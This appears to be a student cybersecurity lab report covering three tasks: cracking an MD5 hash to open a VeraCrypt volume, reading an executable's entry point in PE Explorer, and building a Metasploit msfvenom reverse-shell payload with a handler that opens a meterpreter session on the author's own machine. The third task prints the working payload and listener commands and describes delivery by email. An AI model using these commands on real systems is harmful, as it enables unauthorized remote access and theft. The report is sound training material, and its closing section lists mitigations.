
This report explains how to use Veracrypt to decrypt an encrypted file. The goal was to find a secret code hidden inside the encrypted file, with the password stored in another file called encoded.txt. The report gives a step-by-step guide for the decryption process and talks about ethical issues and recommendations.

Methodology

First open the Veracrypt tool. Then, open the encoded.txt file, which has the encoded password and the Veracrypt setup file called "shadowfox veracrypt." Look inside the encoded.txt file, find the hash value that represents the password, and copy it. Use a website like CrackStation to decode this hash and find the original password.

Next, open Veracrypt and select the "shadowfox veracrypt" setup file. Pick a drive to mount the "shadowfox" file, then enter and confirm the decoded password in Veracrypt, and click "OK." This will mount the "shadowfox" file, creating a virtual drive (like drive B). Go to this virtual drive, find the encrypted file with the secret code, open it, and you will see the code is "never give up."

From crackstation found out the password which was inside the encoded.txt file which was encrypted with md5 algo.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
482c811da5d5b4bc6d497ffa98491e38
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
482c811da5d5b4bc6d497ffa98491e38	md5	password123

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Opening veracrypt and choosing the shadowfox veracrypt file and mounting it to a drive using the password decoded earlier.



Enter password for C:\Users\Ahan\Desktop\shadowfox veracrypt.txt

Password:


PKCS-5 PRF: Autodetection

□ Use PIM
□ Cache passwords and keyfiles in memory
□ Display password
□ Use keyfiles


Volume: C:\Users\Ahan\Desktop\shadowfox veracrypt.txt

☑ Never save history

Found the code in the new virtual mounted drive



Name	Date modified	Type	Size
shadowfox cybersecurity	14-01-2024 11:19 PM	Text Document	1 KB



```
The secret code is :- never giveup
```

TASK 2

Objective

An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot

Introduction


In today's digital era, safeguarding sensitive data through encryption has become imperative. VeraCrypt stands out as a leading encryption software renowned for its robust security features. This report delves into utilizing the PE Explorer tool to uncover the entry point address of VeraCrypt's executable file. Understanding this address is pivotal as it sheds light on the initial steps of VeraCrypt's operation. By identifying this address, we gain valuable insights into the inner workings of VeraCrypt, thereby enhancing our capability to analyse and fortify the security of sensitive information.

Methodology

To begin, open the PE Explorer application on your computer system. Then, navigate to the "File" menu within the PE Explorer interface and select "Open File" to load the VeraCrypt setup executable file. Once loaded, PE Explorer will display comprehensive information about the executable, including the header details. Within this information, locate and make note of the entry point address of the VeraCrypt executable for reference.

This process enables users to analyse the VeraCrypt executable file using the PE Explorer tool effectively. By accessing the header information and identifying the entry point address, users gain valuable insights into the functioning of VeraCrypt, enhancing their ability to understand and potentially enhance its security measures.


Launching the PE explorer tool and opening the required veracrypt file



xploring executable files,
Open File [Ctrl+O]
ely, you can drag and drop
the Windows Explorer

For Help, press F1

Finding out the address of entry point or header info here


PE Explorer - C:\Program Files\VeraCrypt\VeraCrypt Setup.exe
File
View
Tools
Help
HEADERS INFO
Address of Entry Point: 004237B0
Real Image Checksum: 021B358Fh

Field Name	Data Value	Description
Time Date Stamp	6517E9C6h	30/09/2023 09:26:30
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	0102h	
Magic	010Bh	PE32
Linker Version	000Ah	10.0
Size of Code	00073C00h	
Size of Initialized Data	012F9200h	
Size of Uninitialized Data	00000000h	
Address of Entry Point	004237B0h	
Base of Code	00001000h	
Base of Data	00075000h	
Image Base	00400000h	

Field Name	Data Value	Description
Image Version	00000000h	0.0
Subsystem Version	00010005h	5.1
Win32 Version Value	00000000h	Reserved
Size of Image	01375000h	20402176 bytes
Size of Headers	00000400h	
Checksum	021B358Fh	
Subsystem	0002h	Win32 GUI
Dll Characteristics	8140h	
Size of Stack Reserve	00100000h	
Size of Stack Commit	00001000h	
Size of Heap Reserve	00100000h	
Size of Heap Commit	00001000h	
Loader Flags	00000000h	Obsolete
Number of Data Directories	00000010h	

```
29.05.2024 04:25:21 : EOF Extra Data From: 0136D200h  (20369920)
29.05.2024 04:25:21 : Length of EOF Extra Data: 00E38B10h  (14912272) bytes.
29.05.2024 04:25:21 : EOF Position: 021A5D10h  (35282192)
29.05.2024 04:25:21 : Precompiling Resources...
29.05.2024 04:25:22 : Done.
```

Address of entry point is: - 004237B0

TASK 3

Objective

Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

Introduction

Penetration testing plays a pivotal role in evaluating the security status of systems within cybersecurity. This report outlines the execution of a reverse shell payload on a victim's machine as part of a simulated penetration test. The aim is to highlight the inherent risks posed by insecure systems and stress the imperative need for implementing stringent security measures.


Methodology

First, a reverse shell payload was created using the `msfvenom` utility. This payload establishes a connection back to the attacker's machine by generating an executable file named "reverse_shell_payload.exe." This file, when executed on the victim's machine, initiates a reverse TCP connection to the attacker's IP address (10.0.2.5) on port 4444.

Next, the Metasploit Framework was launched on the attacker's machine using the `msfconsole` command. A listener was configured within Metasploit to await connections from exploited systems, ensuring compatibility with the payload settings used during generation.

Subsequently, the generated payload file (reverse_shell_payload.exe) was delivered to the victim's machine through a suitable means, such as email or file transfer. Once the victim executed the malicious file, a reverse shell connection was established back to the attacker's machine. This connection granted the attacker unauthorized access to the victim's system, enabling them to gather sensitive information like login credentials, personal data, or financial information.


Finding out the IP address of our host machine



```
┌──(darkxvoid㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.29.218  netmask 255.255.255.0  broadcast 192.168.29.255
        inet6 fe80::24e2:60f3:f36f:b561  prefixlen 64  scopeid 0x20<link>
        inet6 2405:201:4029:e08b:55fe:afe7:35f4:51c0  prefixlen 64  scopeid 0x0<global>
        ether 08:00:27:53:0c:ba  txqueuelen 1000  (Ethernet)
        RX packets 37  bytes 4084 (3.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 38  bytes 5898 (5.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Creating the payload



```
┌──(darkxvoid㉿kali)-[~/Desktop/Aahan_Chhabra]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.29.218 LPORT=7777 -f exe > shadowfox.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Configuring the payload and running sysinfo to find about the system hacked.




```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.29.218
lhost => 192.168.29.218
msf6 exploit(multi/handler) > set lport 7777
lport => 7777
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.29.218:7777
[*] Sending stage (176198 bytes) to 192.168.29.78
[*] Meterpreter session 1 opened (192.168.29.218:7777 -> 192.168.29.78:65122) at 2024-05-29 08:49:38 -0400

meterpreter > sysinfo
Computer        : AAHANS-PREDATOR
OS              : Windows 11 (10.0 Build 22631).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > ipconfig
```

Verifying it through the victim machine using systeminfo command.



```
Microsoft Windows [Version 10.0.22631.3593]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>systeminfo

Host Name:                 AAHANS-PREDATOR
OS Name:                   Microsoft Windows 11 Home Single Language
OS Version:                10.0.22631 N/A Build 22631
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Ahan
Registered Organization:
Product ID:                00342-42641-63139-AAOEM
Original Install Date:     18-02-2024, 01:54:24 AM
System Boot Time:          26-05-2024, 02:20:05 AM
System Manufacturer:       Acer
System Model:              Predator PHN16-71
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 191 Stepping 2 GenuineIntel ~2500 Mhz
BIOS Version:              INSYDE Corp. V1.16, 25-03-2024
```

Mitigation

Use Up-to-Date Antivirus Software: Ensure all systems have updated antivirus software to detect and block malicious payloads.

Implement Network Firewalls: Configure firewalls to monitor and control incoming and outgoing network traffic, preventing unauthorized access.

Educate Users: Train users to recognize phishing attempts and suspicious file attachments or links to avoid executing malicious payloads.

Enable Email Filtering: Use email filters to block or quarantine emails that contain suspicious attachments or links.

Apply Software Patches: Regularly update all software and operating systems to patch vulnerabilities that could be exploited.